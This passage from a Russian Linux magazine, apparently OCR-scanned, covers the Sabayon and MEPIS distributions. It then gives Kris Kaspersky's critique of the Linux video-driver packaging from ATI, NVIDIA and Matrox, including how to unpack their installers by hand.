
SABAYON 3.4F

When art meets inspiration — «Когда искусство встречается с вдохновением» — под таким девизом разработчики итальянского дистрибутива Sabayon (www.sabayonlinux.org) решили сделать Gentoo чуточку ближе к пользователю. В Sabayon включено все, что необходимо для повседневной работы на современном компьютере. В наличии кодеки, драйвера для видеокарт, WiFi и других устройств (ввод параметра noproprietary отключит использование проприетарных драйверов). Sabayon полностью совместим с Gentoo; в качестве системы установки приложений используется portage.
Изначально Sabayon поставляется в виде DVD с вариантами для i386 и amd64. В таком дистрибутиве после установки есть и рабочие среды KDE 3.5.7, и GNOME 2.18 со средствами локализации, и приложения на все случаи жизни, и большое количество игр. Реализована поддержка трехмерных рабочих столов. Всего здесь около 2000 пакетов. Кстати, игры Sauerbraten и Savage можно запустить прямо из загрузочного меню.
Для пользователей, которые сами предпочитают все настраивать, доступны облегченные варианты mini и Professional. Последний идет как самостоятельное решение со своей нумерацией и, скорее, ориентирован на применение в корпоративной среде, чем на домашние системы. Вариант mini представляет собой урезанную до размера CD версию большого дистра. В нем присутствует только английский интерфейс (что легко исправить), но зато полностью оставлены мультимедиа возможности.
В Sabayon при изменениях в релизе к номеру добавляется не цифра, а буква. Текущим стабильным является 3.4f, хотя появилась уже бета 3.5.


Среди особенностей Sabayon 3.4 можно выделить поддержку в ядре файловой системы ext4. Этот дистрибутив также умеет работать в LiveCD-варианте. Во время загрузки системы предварительные настройки производятся при помощи Anaconda, внешний вид которой стилизован под общую красно-черную тему «red wine-ish». Вариант с DVD, кроме возможности запуска игр, содержит еще несколько фич. Например, пункт меню «Anonymous Internet Browsing» предназначен для анонимного серфинга после установки дистрибутива. Выбор XsistenCe позволяет сохранить настройки на флешку, а Start without Music отключает музыку (пока система загружается с DVD, нас развлекает приятная мелодия).
Еще одна фича — Desktop Acceleration. После определения типа видеокарты и выбора драйвера тебе будет предложено использовать AIGLX, XGL или вообще отказаться от 3D.
Рабочий стол и меню в CD и DVD-версиях отличаются. Для DVD темой значков является Nuvola, а для CD — Crystal SVG. Меню KDE в CD традиционное, а в DVD — Kickoff. По умолчанию активирована панель вверху экрана, на которую помещены часы, переключение рабочих столов и некоторые апплеты.
Обновить систему очень просто, достаточно дважды щелкнуть по Update Installer. В качестве программы установки приложений используется **Potato** (potato.sf.net), являющийся фронтэндом над Portage. По внешнему виду и принципу работы он несколько напоминает Synaptic. С его помощью можно запустить Update World и просмотреть список пакетов, требующих обновления. Если отметить пакет, будет выведено описание, доступные параметры компиляции и версии. Просто отмечаем, что нужно, а все прочее (закачку, компиляцию, установку и удаление) возьмет на себя Potato.
Установка на жесткий диск производится при помощи той же Anakonda. Установленная на HDD система грузится и работает заметно быстрее.

MEPIS 7.0

Создатель **MEPIS Linux** (www.mepis.org), Уоррен Вудфорд, признается, что перепробовал все популярные дистрибутивы, но так и не смог дождаться, когда хоть один из них дорастет до настольного использования. Другой, возможно, и отчаялся бы, но Уоррен не из таких людей. Он принял решение о создании своего дистрибутива. Первая версия, появившись в мае 2003, уже через три месяца висела в TOP-10 DistroWatch.com. А с января 2005 MEPIS — на 1 месте (где и продержался некоторое время). Кстати, Уоррен — не простой парень с улицы, а личность довольно известная, так как был одним из разработчиков среды NeXT. Что такое юзабилити, он знает не понаслышке. Рабочее окружение пользователя сконфигурировано с расчетом на простоту и удобство, ничего лишнего, все под рукой. Несмотря на то, что на эмблеме изображены египетские пирамиды, и девизом проекта долгое время был слоган «Tux like an Egyptian», родина дистрибутива — США, где и живет Уоррен. Базируется MEPIS на Debian (версия 6.0 на Ubuntu) и с самого начала был ориентирован на настольное применение, хотя указано, что его можно использовать в качестве сервера.
Как и все дистрибутивы обзора, MEPIS — это LiveCD с возможностью установки на хард. Автоматическая настройка оборудования признана даже лучшей, чем в KNOPPIX. Кстати, MEPIS научился изменять размер разделов NTFS еще в те времена, когда в других дистрах об этом только мечтали.
До 2004 года была доступна только одна версия — собственно, MEPIS. Затем произошло разветвление на две ветки: MEPIS и SimplyMEPIS. Дистрибутив распространяется по лицензии GPL, но на сайте нам предлагают купить CD или право загрузки. Здесь же даются ссылки на зеркала, с которых MEPIS можно загрузить совершенно бесплатно. Правда, перебрав с десяток зеркал, удалось найти лишь MEPIS antiX 7.01, который



Стильный рабочий стол в Sabayon


Меню Mint Linux

ориентирован на старое оборудование (будет работать на PII 266 с 64 Мб ОЗУ). Его также с успехом можно использовать как rescue дистр. Версия SimplyMEPIS открыта для свободной загрузки. Доступны как 32-, так и 64-битные варианты.
Забота о юзере в MEPIS прослеживается уже с окна загрузки — на выбор предлагаются три варианта, в зависимости от используемого монитора. В панели KDE находится значок, открывающий доступ ко всем настройкам (юзеру не приходится искать, что и где). Причем, среди пунктов есть и разработки проекта, отвечающие за определенные настройки: Network, System, User и X-Windows (именно X-Windows). Наличия этих Assistants уже достаточно, чтобы рекомендовать MEPIS, особенно в случае, если дружба с Debian по какой-то причине не сложилась, а работать в нем хочется. С X-Windows Assistant можно одним щелчком установить любой драйвер для видеокарты и настроить параметры X-сервера. В System предлагается отформатировать и создать загрузочную флешку с MEPIS или файл OnTheGo. Последний может быть зашифрованным. В нем сохраняются настройки, и, значит, можно спокойно работать в связке LiveCD+USB, как в обычной системе. На других вкладках находятся пункты для восстановления загрузчика и разделов харда. В User тоже есть интересная вкладка, с ее помощью можно синхронизировать или копировать пользовательские настройки.
Количество приложений в CD-варианте впечатляет. Разработчики включили в поставку все самые популярные программы. Недостающее можно установить при помощи Synaptic, который использует собственный репозиторий MEPIS, stable Debian и другие, совместимые. Учитывая, что репозиторий Debian содержит самое большое количество пакетов, недостатка в программах в MEPIS нет. За обновлениями следит апплет, помещенный в панель. Программа установки на жесткий диск minstall проста и понятна.
Один недостаток в MEPIS все же есть — локализация. Изначально поддерживается небольшое количество языков и русский в этом списке отсутствует. Учитывая дебиановские корни, проблему можно решить — но не каждому новичку эта задача по плечу, да и специфические утилиты переведены не будут.

ПОВОДЫ ДЛЯ ЗНАКОМСТВА

Итак, четыре дистрибутива, обогнавшие по популярности решения, на основе которых они построены: Mandriva, Ubuntu, Debian и Gentoo. Что объединяет рассмотренные проекты? Улучшенная поддержка оборудования, направленность на пользователя с меньшим уровнем подготовки и совместимость с репозиториями основных дистров. Вполне возможно, один из них — как раз тот дистр, который ты ищешь.


Рабочий стол PCLinuxOS


links
Большое количество статей по PCLinuxOS можно найти в журнале пользователей **PCLinuxOS Magazine** (pclosmag.com/html/enter.htm).

• По адресу pclinux.ru ты найдешь пользователей PCLinuxOS, плюс на форуме проекта можно отметить неплохую поддержку. Есть ветка и на русском.

• Ты можешь внести свою лепту в развитие Linux Mint, просто рассказав о проблеме на форуме проекта — linuxmint.com/forum.

• Пользователи MEPIS организовывают сайты и форумы поддержки, на которых можно найти единомышленников и поделиться проблемами. Самый известный из них — www.mepislovers.com.



КРИС КАСПЕРСКИ

Битва за видео-престол

СРАВНИТЕЛЬНЫЙ АНАЛИЗ КАЧЕСТВА ДРАЙВЕРОВ ОТ ATI, MATROX И NVIDIA

В настоящее время ведущие производители видеокарт для большинства своих моделей предлагают драйвера для Linux, а в отдельных случаях — для xBSD. Вот только качество этих драйверов далеко не на высоте и без танцев с бубном при установке и использовании не обойтись...

МОНСТРЫ В ЗООПАРКЕ

Никсовая модель разработки драйверов радикально отличается от принципов системного программирования под Windows. Зоопарк UNIX-подобных систем требует совершенно иных подходов, вовлекающих в процесс разработки драйвера создателей самой операционной системы. Без их поддержки драйвер обречен на поражение.

При всем многообразии Windows-систем (драйверная модель которых многократно менялась даже в рамках линейки NT) количество их хоть и велико, но конечно. Всякая система дана нам в виде законченного набора двоичных модулей, обладающих вполне предсказуемыми свойствами.

В никсах же все зыбко, здесь ни на что нельзя положиться. Продвинутый пользователь может скомпилировать монолитное ядро без поддержки модульности (а это значит, что драйвера должны быть представлены в виде исходных текстов, включенных в общее дерево ядра). Системные вызовы варьируются от системы к системе, поддерживают множество моделей перехода с прикладного уровня на уровень ядра (далекий вызов по селектору *07h*, прерывание *80h*, машинная команда *SYSENTER*) и допускают изменение соглашения о передаче параметров — через стек или регистры...

UNIX-сообщество не прилагает существенных усилий для облегчения жизни сторонним создателям драйверов. И препятствует распространению закрытых бинарных драйверов, работающих только под той версией UNIX'а, для которой они были созданы. UNIX way — это открытые тексты, адаптируемые создателями дистрибутивов с учетом всех внесенных ими изменений в код ядра, высокоуровневых библиотек-оберток вокруг системных вызовов и т.д. Таким образом, при всем нежелании коммерческих разработчиков расставаться с исходными текстами — другого пути попросту нет. Всякие попытки обойти фундаментальные особенности UNIX-систем рождают монстров, от которых не в восторге ни составители дистрибутивов, ни конечные пользователи.


Но довольно слов! За дело! Рассмотрим, какие подходы исповедуют ведущие разработчики: ATI, NVIDIA, Matrox — и чем они порочны.

ATI


Не драйвера, а гигантские циклопические сооружения, занимающие в упакованном виде порядка 50 Мб! Это создает определенные проблемы даже для пользователей ADSL, не говоря уже о диалапщиках. И что же находится внутри чуда инженерной мысли с расширением .run? Оказывается, файл представляет собой короткий shell-скрипт. К нему дописан gzip-архив, проверяемый на предмет целостности этим самым скриптом, с последующей распаковкой и передачей управления на пусковой файл (если проверка прошла успешно).

При желании run-файл можно распаковать и руками. Грузим его в любой hex-редактор и находим последовательность «*1F 8B 08 00*», выделяя блок отсюда и до EOF. Сохраняем его на диск, меняя расширение на *.gz*, натравливаем *gzip* (или любой другой совместимый с ним архиватор). Затем извлекаем оттуда *.tar*, который и разворачиваем на диске со всей иерархией директорий, что там имеется.

В корневом каталоге архива находится огромное количество .sh-файлов, из которых нас в первую очередь интересуют *ati-installer.sh*, *postun_drv.sh*, *post_drv.sh* и *pre_drv.sh*, отвечающие за определение версии системы, сборку и установку драйверов.



Ассортимент Linux-драйверов от ATI



Полноценные исходные тексты видеодрайверов от Matrox'a

Сами драйвера поставляются в виде «полуфабриката» — откомпилированных so-библиотек, расположенных в каталогах */x710*, */x690*, */x680* (для 32-разрядных версий) и */x710_64a*, */x690_64a*, */x680_64a* (для 64-разрядных версий). Как легко заметить, за этими «магическими» цифрами скрывается модель видеокарты (и, в зависимости от типа драйвера, эти цифры могут варьироваться в очень широких пределах). Однако помещать в один архив драйвера для разных видеокарт не есть хорошо, тем более что каждый из каталогов (а их у нас шесть!) в неупакованном виде тянет на десяток мегабайт.

Дальше начинается самое интересное. «Полуфабрикаты» собираются на конечной машине, линкуясь при помощи стандартного линкера *ld* (в дистрибутивах, заточенных под начинающего пользователя, его обычно нет). При этом возникает проблема определения версий стандартных библиотек (типа *libc*) и путей к ним. Она решается эвристическим путем, реализованным в процедуре **DetectLIBC** (см. файл *ati-installer.sh*, который, к слову, содержит довольно много ошибок).

Парни из ATI (судя по всему) не знают, что линковать модули можно не только с помощью линкера, но и компилятора *gcc*, который уж точно знает, какие библиотеки у нас установлены и где их искать. Впрочем, на целевой машине gcc может и не быть, так что подход разработчиков в чем-то оправдан. Если ты нарвался на ошибку линкера, ругающегося на ненайденные библиотеки/пути, можно заглянуть в вышеупомянутые скрипты и пофиксить проблему вручную.

Системно-зависимый код вынесен в директорию */packages*, из которой следует, что в настоящий момент ATI поддерживает следующие дистрибутивы: */Debian*, */Fedora*, */Mandriva*, */RedFlag*, */RedHat*, */Slackware*, */SuSE* и */Ubuntu*. Они отличаются друг от друга, главным образом, абсолютными путями и «родимыми пятнами» (например, в Ubuntu это способ запуска программ из-под root'а). Все системно-зависимые файлы представлены в текстовой форме (скрипты) и при возникновении терок с конкретным дистрибутивом сравнительно легко правятся более или менее продвинутым пользователем. Кстати, обращает на себя внимание интернациональный состав разработчиков драйвера. Комментарии к скрипту для */Slackware* написаны на французском языке, остальные — на английском.

«Полуфабрикаты», собираемые на целевой машине (при всех минусах такой схемы), — это большой шаг вперед для инженеров из ATI. Раньше было еще хуже. Возле ссылки на драйвер красуется горделивое примечание: «*Notes: The above drivers support English only. The display driver requires POSIX shared memory to be enabled on the system. Kernel Source package is no longer required if Kernel Header package is installed*». Отсюда следует, что теперь установщику требуются лишь заголовочные файлы, а не полные тексты ядра, которые зачастую отсутствуют даже на девелоперских машинах!

Библиотеки-полуфабрикаты изначально закладываются на вполне конкретные архитектурные особенности, что ухудшает их совместимость с нестандартными ядрами. Не говоря уже о том, что от ядра требуется поддержка модульности (упрощающая внедрение rootkit'ов) и, вообще, гарантий, что драйвер встанет «влет», у нас нет никаких. И стоило ради этого качать 50 метров?

NVIDIA

Сабжевая фирма также использует run-формат (для Linux систем) и простой gzip-архив (для FreeBSD), каждый из которых занимает ~13 Мб, что намного лучше, чем у ATI. В комплект поставки входит подробная документация в формате man и html, в неупакованном виде занимающая ~1 Мб с описанием возможных проблем и путей их решения. На этом благопристойности и заканчиваются. Дальше начинается сплошной мрак.

Каталог */usr/src* вместо исходных текстов содержит заголовочные файлы, двоичный загружаемый модуль ядра nv-*kernel.o* и предкомпилированные бинарники (из подкаталога *precompiled*), специфичные для каждой конкретной версии Linux'а. В частности, дистрибутив RedHat'а насчитывает 78 версий. Другие дистрибутивы — чуть меньше, но проблема не в количестве, а в самом факте наличия системно-зависимых файлов. Они представляют собой обычные объектные модули в ELF-формате, слегка искореженные разработчиками, впендюрившими свой логотип перед ELF-заголовком. Чтобы «скормить» файл дизассемблеру, необходимо открыть его в hex-редакторе, найти строку «*ELF*», выделить блок до *EOF* и сохранить его в нормальный объектный модуль, который теперь можно хачить, исправляя ошибки разработчиков. После чего проделать обратную операцию, вернув заголовок на место.

В драйвере для FreeBSD директории *precompiled*, естественно, нет, поскольку, FreeBSD — она одна (зоопарка клонов здесь нет). Точнее, это парни из NVIDIA думают, что она одна, забывая о различных версиях и нестандартных ответвлениях, не говоря уже о NetBSD и OpenBSD, где все совсем по-другому. Самое смешное, что даже во FreeBSD-версии драйвера присутствует множество «не вычищенного» Linux-кода.

Несмотря на то, что качество NVIDIA-драйверов намного выше, чем у ATI (NVIDIA учитывает многие неочевидные тонкости ядра), с совместимостью дела обстоят кошмарно. Драйвер либо ставится автоматом, либо не ставится




info

• **Свободный драйвер** для видеопроцессоров Intel (xf86-video-intel) не был рассмотрен, поскольку автор не имеет ни одного компа с интегрированным видео от Intel.

• **Линкер** (компоновщик) связывает и объединяет ассемблированные объектные файлы в исполняемую программу.

• **Официальные драйвера** от NVIDIA используют свой способ доступа к видеокарте и не нуждаются в DRI (Direct Rendering Infrastructure обеспечивает прямой доступ к видеокарте и функциям OpenGL). Драйвера от ATI и Matrox полностью поддерживают архитектуру DRI.



Ассортимент Linux видеодрайверов от Matrox'a (FreeBSD не заявлена, но подразумевается)

Внешний вид автоматического установщика видеодрайвера от ATI

Сравнительный размер видеодрайверов от различных производителей

вообще, и чтобы заставить его работать, необходимо сменить версию Linux (FreeBSD). Или, при наличии опыта, попытаться захачить двоичные файлы, разобраться в которых намного труднее, чем в текстовых скриптах от ATI.
Вывод: при всей моей антипатии к ATI (о вкусах не спорят, это дело личное и, можно даже сказать, интимное) лучше все-таки скачать 50 метров всякого мусора, чем ковыряться в двоичных файлах от NVIDIA, рискуя потерять совместимость при обновлении версии ядра. С другой стороны, если драйвер от NVIDIA работает, то он работает, а не глючит — что частенько случается с продукцией от ATI. Короче, как и везде, имеется проблема выбора наименее худшего из двух зол.

MATROX

Компания Matrox (которой мыщъх оставался верным на протяжении последних десяти лет) максимально приближена к философии UNIX'a, однако, не выдержав конкуренции в бытовом секторе, она сосредоточилась на промышленном (в частности, поставляет видеокарты для медицинского оборудования). Это положительно сказалось на качестве кода.
Размер gzip-архива с драйверами составляет всего-то 3 Мб. Рядом лежит архив с полным набором «честных» исходных текстов — чуть больше 2 Мб. Красота! Наличие сорцов позволяет пофиксить любые ошибки (одна из которых заключается в попытке повторного освобождения уже освобожденной памяти — обнаружена мной в ходе разборов спонтанно возникающих глюков). Исходные тексты (не без переделок, конечно) могут быть встроены непосредственно в ядро, откомпилированное без поддержки модульности. Поддержкой новых (или древних) версий может заниматься любой энтузиаст, а не только компания-производитель, и для этого совершенно необязательно копаться в двоичном коде.
В конце концов, Matrox производит и продает видеокарты, а не программное обеспечение. Какой смысл зажимать исходные тексты, если там все

Решение проблем установки

